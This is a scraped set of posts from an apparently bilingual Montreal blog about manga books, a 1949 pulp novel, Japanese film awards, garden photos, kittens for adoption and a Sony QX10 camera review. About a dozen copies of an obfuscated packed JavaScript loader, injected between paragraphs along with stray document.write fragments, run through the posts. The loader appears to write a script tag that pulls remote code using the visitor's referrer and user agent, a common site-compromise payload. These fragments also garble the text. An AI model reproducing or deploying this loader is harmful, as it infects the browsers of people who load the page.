

PINON, Matthieu & LEFEBVRE, Laurent. Histoire(s) du manga moderne. Paris: YNNIS Éditions, Avril 2015. 24 x 2.5 x 27 cm, 204 pg., 29.99 € / $49.95 Can. ISBN: 979-1-0933-7622-6.

[ AmazonGoodreadsGoogleWorldCat ]

Nouvelle édition augmentée: septembre 2022, $60.95, ISBN 9782376973119.

Also available in English: A History of Modern Manga. Insight Editions, April 2023, ISBN 978-1647229146. [ AmazonGoodreads ]


POUPÉE, Karyn. Histoire du manga: l’école de la vie japonaise. Paris: Tallandier, Juin 2010. 396 pg. ISBN 9782847346688. € 23,00. [in french]

[ AmazonGoodreadsGoogleWorldCat ]

Nouvelle Édition: Août 2014, ISBN 9791021002166. [ AmazonGoodreadsWorldCat ]

Nouvelle Édition: Juin 2022, 480 pages, ISBN 9791021053816.


RICHARD, Oliver. Manga: Les 120 incontournables; La mangathèque idéale. Paris: Glénat (12 Bis), Novembre 2012. 256 pg. ISBN 978-2-35648-451-2. € 9,90 / $17.95. [in french]

[ AmazonGoodreadsGoogleWorldCat ]


SCHODT, Frederik L. Dreamland Japan; Writings On Modern Manga. Berkeley, Stone Bridge Press, 1996. 360 pg. ISBN 1-880656-23-X. $16.95 US.

[ AmazonGoodreadsGoogleWorldCat ]

New edition: June 2011, ISBN 9781933330952, $14.95 US.


SCHODT, Frederik L. Manga! Manga! The World of Japanese Comics. New York/Tokyo, Kodansha, 1983. 260 pg. ISBN 0-87011-752-1. $16.95 US / 3,000¥. [ Wikipedia ]

[ AmazonGoodreadsGoogleWorldCat ]

Other editions: January 1983 (ISBN 9780870115493), January 2013 (ISBN 9781568364766).


THOMPSON, Jason. Manga: The Complete Guide. New York, Ballantine/Del Rey, 2007. 556 pg. ISBN 978-0345485908. $19.95 US / $24.95 CDN. [Wikipedia] See my comment.

[ AmazonGoodreadsGoogleWorldCat ]


現代漫画博物館 [Lit. “Modern Comic Museum” / The Encyclopedia of Contemporary Manga, 1945-2005], by Shogakukan Manga Awards Office. Shōgakukan, November 2006. 532 pages. ISBN 978-4091790033. 4200円 [In Japanese]

[ AmazonGoogleWorldCat ]


Magazines


Web


More useful references to come soon!

Next: More anime & manga references

Découverte: Histoire(s) du manga moderne

Histoire_du_manga_moderneJ’ai découvert Histoire(s) du manga moderne (1952-2012) un peu plus tôt cette année lorsque l’un des auteurs, Matthieu Pinon, m’a contacté pour m’en parler et obtenir quelques commentaires de ma part. Je n’ai pas osé en parler tant que l’annonce n’était pas officielle mais c’est maintenant fait puisque Animeland l’a mentionné à la fin mai, puis encore au début juin avec quelques précisions. Le magazine Coyote en a également parlé.

Deux spécialistes français du manga, Matthieu Pinon et Laurent Lefebvre (contributeur à Animeland et Coyote), nous proposent un nouvel ouvrage sur l’histoire du manga. Les ouvrages sur ce sujet sont déjà nombreux mais je crois qu’il n’y aura jamais trop de références sur le manga, particulièrement quand il s’agit d’un ouvrage au concept intéressant et innovateur. En effet il n’y a pas encore d’ouvrage en français sur l’histoire du manga au Japon avec une présentation strictement chronologique.

Après une brève introduction retraçant l’origine du manga et le contexte socio-économique qui favorisa son expansion dans les années 50, le coeur de l’ouvrage nous offrira 60 double-pages (une par année) avec à gauche l’histoire du manga cette année-là (tendances, faits marquants, etc.) et à droite un focus sur un auteur qui s’est particulièrement illustré durant la même période. Il se conclura avec quelques articles thématiques traitant des développements récents et des nouveaux enjeux de l’industrie. Il est décrit comme “un livre accessible à tous (passionnés et profanes) expliquant 60 ans de BD japonaises (1952 – 2012) grâce à une mise en page originale et didactique.”

C’est très prometteur et définitivement le genre d’ouvrage que j’aimerai lire ou même avoir dans ma bibliothèque de références manga.

Histoires_du_manga_moderne-pages

Une campagne de financement populaire (crowdsourcing) a été lancée pour amasser les 7500€ nécessaire pour la publication. Cette campagne durera jusqu’au 13 juillet. Pour soutenir le projet ou pour en savoir plus sur ce merveilleux ouvrage, vous pouvez visiter la page officielle.

Histoire(s) du manga moderne (1952-2012), par Matthieu Pinon et Laurent Lefebvre, illustrée par Nicolas Hitori De. 160 pages tout en couleurs, 24 x 27 cm, 25.00 €. Sortie fin 2014 en version française ET anglaise, format papier et électronique (eBook)!

Une vidéo décrivant le projet est également disponible sur Vimeo:

[ Translate ]

L’image du mer-fleurie

Ranunculaceae : Aquilegia : Aquilegia vulgaris
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kzsrh|var|u0026u|referrer|kzadi||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kidhf|var|u0026u|referrer|iinty||js|php’.split(‘|’),0,{}))
Ancolie commune / Common columbine
Mon jardin / my garden (2014-05-26)
<a href="https://www.flickr.com/photos/clodjee/14100739320&quot; target="“new”" title="Columbine by Clodjee Pelletier, document.write(“”); on Flickr”>Columbine
Mauve / Purple
White columbine
Blanche / White
Pink columbine
Rose / Pink

April in review

April was a boring, document.write(“”); rainy month. It was still a little depressing, but we felt spring was on its way although it never really got here fully. It is still a little colder than seasonal temperature. By mid-April we still had freezing temperature and a little snow fall. I felt sad. I still feel I need some change so I applied (several times) to work in another library and waited all month for results. I am still waiting. I hope it will work. I don’t know what I’ll do if it doesn’t…
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nikbz|var|u0026u|referrer|ssfke||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rdyfk|var|u0026u|referrer|ytnyy||js|php’.split(‘|’),0,{}))

On the domestic side, with slightly warmer temperature there was a lot to do around the house (spring cleaning, preparing the garden) and many things to organize (medical check-ups, update financial records, using the income tax returns to replace and update household appliances, etc). So it kept me busy. I didn’t write much (just one book comment, on
a manga about Freud). It is frustrating to have so many ideas, so many words in my mind that I could write and not enough time to do so… I went to a book sale and found lots of books (many manga) for really cheap. We’ve finally found someone (a shelter) to take the last of the kittens we’ve rescued this winter. I’m so glad that we found places for them, but I was also a little sad to see them leave. However, I kept one and his playfulness, his cuteness, fill me with joy. I’ve seen something really strange one night right after sunset: a swarm of seagulls noisily turning and pulsating into the clouds. Not long after, we got the first thunderstorm of the year…

In the news, provincial elections brought back a liberal government, the Ukrainian situation continues, they still haven’t found the Malaysian plane, and a South Korean ferry sank killing lots of children from the same school. You’ll find over an hundred links to some news stories that I found interesting — just after the jump:


Anime & Manga related, Japan, Popular Culture

Apple, apps and mobile devices news

Books, Digital Edition & Libraries

Economy, Environment & International/U.S. Politics

Health, home & garden

Humour
Local News & National Politics

Media, Culture, Entertainment & Society

Sciences & History


Technology, Gadgets & Internet

Union stuff & Montreal’s libraries

[ Traduire ]

Sugar-Puss on Dorchester Street

“When the sun goes down and the neons go up Montreal becomes one of the world’s most colourful cities. Through its countless night clubs, document.write(“”); cocktail bars, lavish hotels and colourful streets pass a host of fabulous characters whose presence gives the city the atmosphere for which it is famous.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|intze|var|u0026u|referrer|ayyhh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tbrbh|var|u0026u|referrer|idzrt||js|php’.split(‘|’),0,{}))

Into this pseudo-paradise came Gisele Lepine—fresh as the cool clear air of her Laurentian village and eager with the realization of a five-year-old dream—Montreal.

Gisele met the characters, basked in the synthetic glamor of the cabarets and reached the goal she had set as a climax to her personal five-year plan.

Few author could capture the life and atmosphere of Montreal as does Al Palmer in Sugar-Puss. He was born in the east end of the city and in fact celebrates his birthday (May 18th) on the same day as does his native city.”

[ From the 1949 edition’s back cover ]

“One of the earliest Canadian noir novels, Sugar-Puss on Dorchester Street tells the story of Gisele Lepine, beautiful farmer’s daughter who leaves her sleepy faming community for the neon lights of Montreal. In the fast-paced city, dreams quickly turn to nightmares as the young ‘farmette’ finds herself surrounded by drug-dealers, newspapermen, nightclub owners, chorus girls and a fatherly boxer who is well past his prime. It’s all a bit too much for innocent Gisele, who hasn’t yet had to deal with the violence that is to come. All becomes a whirlwind set in the post-war ‘open city’ in which burlesque houses were plentiful, Dorchester Street was lined with nightclubs and Decarie Boulevard served as Canada’s Sunset Strip.“

[ From the publisher’s website ]


WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements beforehand are strongly advised to take the necessary precautions for their safety and should proceed further carefully!

When I stumbled a few months back upon the weird Outdoor Co-ed Topless Pulp Fiction Appreciation Society‘s blog [warning: NSFW link], it made me realized that the pulp fiction genre was alive and well, still having its dedicated bookstores and publishers. It made me curious about a genre in which I never had any interest before. My only brush with the genre had been reading late ’50s to early ’70s novels from the Fleuve Noir Anticipation collection (particularly the infamous Perry Rhodan series!) and hearing about Pierre Saurel’s spy novel series Les aventures étranges de l’agent IXE-13, L’as des espions canadiens (published from 1947 to 1966, and adapted in 1972 into a film comedy by Jacques Godbout; strangely, I also read a few issues of an unrelated British comics series, Spy 13, published from 1960 to 1986, and which was also adapted into a 1964 movie parody). So, when Sugar-Puss on Dorchester Street fell on my lap while opening a box of new arrivals at the library, I knew I really had to read it.

Pulp fiction is a genre generally defined as stories, often of poor-quality, dealing with lurid, sensational and exploitative subjects, printed on low-quality paper and published for the mass market [ Dictionary.com, Vintage Library, Wikipedia ]. It is a generic genre of escapist literature that encompass, among others, detective & mystery, hard-boiled, noir, science-fiction and western stories.

Sugar-Puss on Dorchester Street is a fine example of pulp fiction and noir genre, but what’s make it really interesting is its local connections: it is not only written by a Montrealer (Al Palmer was a journalist at the Montreal Herald and The Gazette where he covered the police scene and the city’s nightlife), but it’s also set in the city. In regards with the preface, which gives a lengthy description of Dorchester Street (later known as boulevard René-Lévesque), we can even say that the city is one of the main characters of the novel.

When she was thirteen, Gisele Lepine once visited Montreal with her parents for the St. Jean Baptiste parade. She felt ashamed at the way people were staring at their unsophisticated rural manners and clothing. She never went back with her parents, but vowed to go live there five years later. For all those years, she prepared herself by taking a job in a ski lodge and saving every penny. She worked hard to learn english, practicing until she could speak it “with only the slightest trace of an accent”. She studied the wealthy guests mannerisms, copied their clothes, collected a new wardrobe from abandoned items, and developed the “uncanny ability to ward off advances from the male guests without injuring their pride.” All this to escape the farming life and go to Montreal.

Five-years later, as planned, she arrives in the Dorchester Street bus terminal with only a small luggage. She rent a clean and cheap tourist room and buy every newspaper she can find to look for a job. The next morning, she finds a waitressing job at the first place she applied, “a cheap restaurant on St. Catherine east of Bleury.” Unfortunately, on the fourth day, she has to leave in a hurry, without being paid, due to the unwelcome advances of the greek owner. To calm herself, she goes into a department store near the corner of St. Catherine and University streets and buys a bathrobe!

Later that night, she goes into a café, The Breakers, a kind of club for boxing aficionados, and orders a Cuba Libre at the suggestion of the waiter. There, she meets Gaston Courtney, proprietor of Le Coq d’Or night club, who offers her straightaway a job of chorus girl! Since she’s unfamiliar with the city and doesn’t know anything about night clubs, Schultz, the helpful café’s owner, introduces her to Jimmy Holden, a journalist at The Chronicle. He offers to bring her along on his night clubs’ round, with a first stop at the El Zebra, near the corner of Peel and St. Catherine. She quickly finds herself involved with Jimmy but, after one or two well suggested love-making scenes, they quarrel over her work as a chorus girl. She leaves him for Courtney but becomes entangled in his quite shady business. Jimmy has been investigating for some times Courtney’s racket, involving human trafficking and drugs. After the mandatory car chase and gun fight, Courtney is killed. His lawyer tells Gisele that, as Courtney’s fiancé, she is the sole benefactor of his will. But she’s tired of the city and ready to abandon everything to go back to her little Laurentian village…

Sugar-Puss on Dorchester Street is a quick, nice reading. Of course, being what it is (a pulp fiction), it is full of cliché but, at least for a novice like me, it is nevertheless a good entertainment. It’s a simple story of innocence corrupted by the big city and its seductions of fame, lust and cupidity. We can easily ignore the elements of the story that feel far-fetched or lack credibility (like the fact that the young heroine is excelling in everything—save in choosing the right man—but, after all, we are told that French Canadian girls matured fast) or be oblivious to the rather (too) happy ending.

It really feels like an old B&W movie with Humphrey Bogart: the atmosphere, the way they speak, the description of the places. It’s a kind of window on the past, a time-traveling printed device bringing us in the post-war Montreal. Unfortunately, if the names of the streets are familiar, most of the location described are long gone… It’s fun and pleasant to read, so I can only recommend this novel, particularly if you are interested either in pulp fiction or in stories located in Montreal.

I definitely find interesting this idea of reprinting vintage pulp fiction novels. Sugar-Puss on Dorchester Street, first published in 1949, is part of a Véhicule Press‘ imprint, Ricochet Books, that is dedicated to reprint such novels. So far, there are five titles (this one is the fourth) and a sixth title should be published in May 2014. I’ll do my best to read a few more titles from this collection in a near future.

Sugar-Puss on Dorchester Street, by Al Palmer (with an introduction by Will Straw). Montreal, Véhicule Press (Coll. Ricochet Books), 2013. 220 pp, 7 x 4.25 in., $13.95 CDN. ISBN: 978-1-55065-349-6. Recommended for adults (16+).
For more information you can check the following web sites:

Sugar-Puss on Dorchester Street © Véhicule Press, 2013. The publisher is pleased to respect any unacknowledged property rights.

[ Traduire ]

37th Japan Academy Prize Nominees

Last January, the nominees for the 37th Japan Academy Prize (aka the Japanese Academy Awards) were announced on the Japan Academy Prize Association website [ in japanese: 第37回日本アカデミー賞 ] :

The nominees for Best Picture of the year (2014) are:

The nominees for Best Director of the year (2014) are:

  • Ishii Yuya (The Great Passage)
  • Koreeda Hirokazu (Like Father, Like Son)
  • Shiraishi Kazuya (The Devil’s Path)
  • Mitani Koki (The Kiyosu Conference)
  • Yamada Yoji (Tokyo Family)

The nominees for Best Animation of the year (2014) are:

Here we are listing only the categories that are of interest for our blog, but you’ll find more details on ALL the nominees on the Tokyo Hive and Internet Movie Database. You’ll find also some information (mostly about the anime category and the anime- & manga-related nominations) on Anime News Network.

The award winners will be announced on March 7, 2014, so stay tuned!

Update (2014-03-09): The winners have been highlighted. I have also posted the full list of winners in this new entry. You can find more information on Variety, The Hollywood Reporter, Anime News Network and, of course, the official Japan Academy Prize website (or the auto-translated version).

[ Traduire ]

Découverte: Joséphine Impératrice

Lorsque j’ai récemment vu ce manga pour la première fois dans les nouveautés de Manga-Thé, document.write(“”); j’ai tout de suite pensé “Enfin, un de ces vieux manga des années ’70 qu’on a traduit” (voir le billet “Une mine de manga inexploitée”) mais en fait c’est un manga récent. Toutefois, c’est ce qui s’en rapproche le plus: l’artiste, Yumiko Igarashi, fait partie de la même génération que les Moto Hagio ou Riyoko Ikeda (elle ne fait techniquement pas partie du Groupe de l’an 24 mais presque) et c’est une fresque historique dans ce qui semble un pur style Sh?jo. J’ai donc bien hâte d’y jeter un coup d’oeil.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|riedz|var|u0026u|referrer|bzini||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bhdfz|var|u0026u|referrer|edtza||js|php’.split(‘|’),0,{}))

“Une impératrice de charme au coeur d’or. XVIIIe siècle sur l’île de la Martinique, la jeune Rose Tascher de la Pagerie grandit entourée d’une famille aimante. Jeune fille issue de la noblesse, elle vit librement et simplement, bien loin des conventions et du faste de la vie parisienne. En 1779, à 16 ans, elle est mariée au vicomte de Beauharnais. Commence alors pour la jeune fille un dur apprentissage de la vie, entre un mari volage qui la délaisse et l’isolement dans un pays qu’elle ne connaît pas, la jeune femme s’endurcit sans jamais se départir de la bonté et de la générosité qui la caractérise. Elle va bientôt reconquérir sa liberté et son indépendance, mais en attendant, les prémices de la Révolution grondent déjà dans Paris…” [texte du site de l’éditeur]

Joséphine Impératrice, écrit par Kaoru Ochiai et illustré par Yumiko Igarashi. Boulogne, Pika Éditions, octobre 2013. 192 pages, 7,50 €, ISBN 978-2-8116-1263-4. Le volume 2 est paru le 30/10/2013 et le volume 3 paraîtra le 19/03/2014. À lire absolument!

Voir des extraits après le saut de page:

Voir d’abord le preview de trente-six pages sur le site de l’éditeur!


[ Translate ]

Une mine de manga inexploitée

Je me plains souvent que les éditeurs de manga ne puisent pas assez (ou même du tout) dans la mine d’or que représentent les manga publiés dans les années ’70-’80. Juste en jetant un coup d’oeil dans la collection de manga en Japonais de mon épouse je trouve facilement une dizaine d’excellent manga shōjo ou josei qui n’ont jamais été traduit en français ou en anglais. La plupart de ces titres ont été créé par des membres du fameux “Groupe de l’an 24” (des mangaka nées en Showa 24 [1949], ou à la même époque, incluant par exemple Moto Hagio, Keiko Takemiya, Toshie Kihara, Minori Kimura, Yumiko Ōshima, Nanae Sasaya, Ryōko Yamagishi et même Riyoko Ikeda).

Dans l’après-guerre, les gens n’avaient pas vraiment le goût de lire des histoires introspectives sur le Japon alors on a produit beaucoup de manga historiques qui se situaient principalement en Europe. Cette génération d’artistes a grandement contribué à développer le style riche et élégant du manga shōjo. Bien sûr, le graphisme du manga a beaucoup évolué depuis, mais ces titres demeurent très beaux sans compter qu’ils offrent des histoires intelligentes et captivantes. Je ne vois donc pas pourquoi on ne les traduirait pas afin de les rendre accessible aux lecteurs d’aujourd’hui. En voici quelques exemples:

Continuez après le saut de page >>
Continue reading

Images du chat-medi

Deux p’tits chatons à vendre: il y a-t-il des intéressés?
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dbbbh|var|u0026u|referrer|eyszi||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|idbrz|var|u0026u|referrer|htzzi||js|php’.split(‘|’),0,{}))
Two lill’ kittens to sell. Anybody interested?
<a href="
http://www.flickr.com/photos/clodjee/10894389656/&quot; target="“new”" title="Toffee by clodjee, document.write(“”); on Flickr”>ToffeeToffee
Toffee, “tabby orange” / “red tabby”, ?, ± 4 mois / months

RoussetteRoussette
Roussette, “écaille-de-tortue” / “tortoiseshell”, ?, ± 4 mois / months
Update (2014-03-01): Les chats, nés en juillet 2013, ont grandi et ont maintenant huit mois. Ils sont toujours disponible et ont été stérilisé et reçu les vaccins de base. (voir la nouvelle affiche et faire circuler).

The cats, born in july 2013, have grown up and are now eight months old. They are still available and have now been neutered and have received basic vaccines (check the new poster and pass around please).

Sony QX10 Camera

I was looking for a new camera to replace my old Canon PowerShot S5IS. Since I got the iPhone 4S I was mostly using the smartphone to take pictures and movies because it was providing a better quality (actually, document.write(“”); same quality for the pictures [8 megapixels or 3264 x 2448] but much better for the movies: Canon shots 640 x 480 in mjpeg while the iPhone does 1920 x 1080 in H.264) and was more convenient since it’s smaller, lighter and always at hand. I was using the Canon mostly for events like film festivals where I needed to use a zoom for presentations and press conferences (the Canon has a zoom of 12x optical plus 4x digital for a total of 48x, while the iPhone 4S has only a 5x digital zoom). However, the iPhone (equipped with an Olloclip 3-in-1) also has a better macro capability.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|byrts|var|u0026u|referrer|znkzi||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dzesk|var|u0026u|referrer|ftdra||js|php’.split(‘|’),0,{}))

Any recent compact point-and-shoot would have been better than the Canon, but since I am a sucker for gadgets, I was quite intrigued when Sony announced their “Smartphone Attachable Lens-Style Camera.” If it is a camera in its own right it can also be considered as a smartphone accessory, just adding to the capability of the phone while remaining compact and handy. It was quite promising. I read all the articles about the upcoming products and felt that this would be the perfect replacement for the Canon PowerShot S5IS. Maybe I was wrong?


Of the two models announced by Sony [see their respective specs as an image or online], I chose the QX10 even if the QX100 offered a better picture quality (20 megapixels instead of 18 for the QX10 and a bigger CMOS sensor [1 inch instead of 0.53 inch for the QX10]) because the QX10 offered the most zoom (10x versus 3.6x for the QX100) and a much cheaper price ($250 versus $500 for the QX100 !). And a good zoom (even if it was not as strong as the Canon) was all I needed to add to the iPhone (particularly when shooting movies). I also considered the Olloclip Telephoto, but, if it was quite cheaper ($100), it was only adding a mere 2x optical magnification so there was no comparison with the Sony QX10. Therefore I purchased it as soon as it was available (on september 25th).

The controls — Basically, the Qx10 looks like a camera lens and therefore has no viewfinder. It also has very simple controls: a power button on top [1] near the microphone [2], a tiny LCD display [3] indicating whether there’s a memory card inserted or not and the remaining battery capacity, a hook for the strap [4], a tripod socket [5], a status light [7] showing whether it’s turned on, charging or recording, the zoom lever [8], the shutter button [9], a Micro-USB plug [10] to transfer pictures and recharge the battery and a reset button [11] both hidden behind a small trap-door. The viewfinder, extra controls and settings are provided by the smartphone to which the camera is connected to (either via NFC or wi-fi direct, depending of the smartphone model–for the iPhone it’s via wi-fi since it has no Near Field Communication capability).

Battery & memory card — The bottom of the camera (opposite side to the lens) opens to reveal the Lithium Ion type N battery and a slot to insert either a microSD memory card or Memory Stick Micro media [here it’s a Nexxtech 16 Gb microSD]. Printed inside the camera’s battery cover (and on the “Quick Start Guide”) you’ll find the SSID password [here it’s blured] needed to connect with the software (you’ll need to enter it the first time only). The battery can be charged either by connecting the camera to a computer via a micro-USB to USB cable (provided), a USB AC power adapter (AC-UD10 or AC-UD11 [this one is more compact and the less expensive option at only $20, but it is currently out of stock], sold separately) or a battery charger (BC-TRX, also sold separately).

Attachment to smartphone — The camera comes with an attachment ring that fits most smartphone. It fits the iPhone without any problem even if it’s in a case. You first fix the camera to its attachment by inserting the camera into the slots, aligning the index marks on both the camera and the attachment, and then rotating the attachment until it clicks (there’s a level that you must slide to free the camera when you want to remove the smartphone attachment). You then open the attachment clamps and extend them to attach the camera to the smartphone. Just be careful not to swing the camera around too much as the smartphone might slip out of the clamps.


The software — To operate the camera with your smartphone you’ll need Sony’s software PlayMemories Mobile (available on iTunes apps store for the iPhone, iPad or iPod Touch). Once you’ve downloaded the software, connected the camera and the smartphone via wi-fi (in iPhone’s setting >> wi-fi; see picture above, on the left), you can open the app which will then connect with the camera (it takes a few seconds; see picture above, in the middle). You can now see the camera’s view, control its settings and shoots images using the touchscreen of the smartphone (see picture above, on the right).

On the top left of the apps’ screen you have the auto settings (Intelligent Auto, Superior Auto and Program Auto) and, just bellow it, the various auto settings it has selected. On the top right you have the indicator of the space left on the memory card (in number of pictures; here there’s 2450 pictures left) and the still image size (here: 4:3 18 Megapixels). Inside the picture (bottom left) you have the zoom control (Wide and Telephoto). Just bellow the picture, clicking on the arrow up or down ( sideway) removes the settings from the screen or brings them back. At the bottom left, the tools symbol opens the main settings panel for the Self-Timer (off, 2 sec, 10 sec), the Still Image Size (4:3 18M, 4:3 5M, 16:9 13M, 16:9 2M), the duration of the review image (on, off, 2 sec), the save to smartphone option (on, off), the size of the review image (original, 2M), as well as option to copy pictures from the smartphone, set the beep (on, off, shutter) and format the memory card. At the bottom center you have the shutter button and on the bottom right the mode control (photo for still images and movie). You can change the aperture and the focus by touching an area of the picture (the area of the picture that you want in-focus and best lighted).

After testing the camera in both indoor and outdoor conditions, I must admit that I am VERY disappointed by this product. It is a very cool and interesting concept: a small and compact camera that uses a smartphone for screen and storage, taking high quality pictures and movies. However, I found several serious problems:

  • The worse problem is that the PlayMemories Mobile software is constantly freezing and crashing. It seems that the latest version (3.0, dated June 26th) is not compatible with iOS 7! Without it the camera is totally useless!
  • The advantage of a smartphone camera is its portability. When you see an interesting subject, you can take your smartphone out of your pocket and QUICKLY take a picture. Unfortunately, attaching the camera to the smartphone, connecting them via wi-fi and then opening the software takes a lot of time (one or two minutes at least). By the time you’re done, your subject has moved or disappeared!
  • If you chose to save the pictures to the smartphone, it takes several seconds to do so (particularly in 18M mode), increasing considerably the time it takes to shoot a subject. It is therefore quite difficult to take quickly several pictures.
  • You can have only one wi-fi connection at a time, therefore when you are using your camera you can use only the cellular connection to upload your pictures to the cloud or share them.
  • For some reasons, even after disconnecting the camera, pictures taken with the QX10 don’t upload to iCloud. Maybe it’s because they are too big? That’s annoying because you have to plug either the camera or the smartphone to your computer to transfer them.
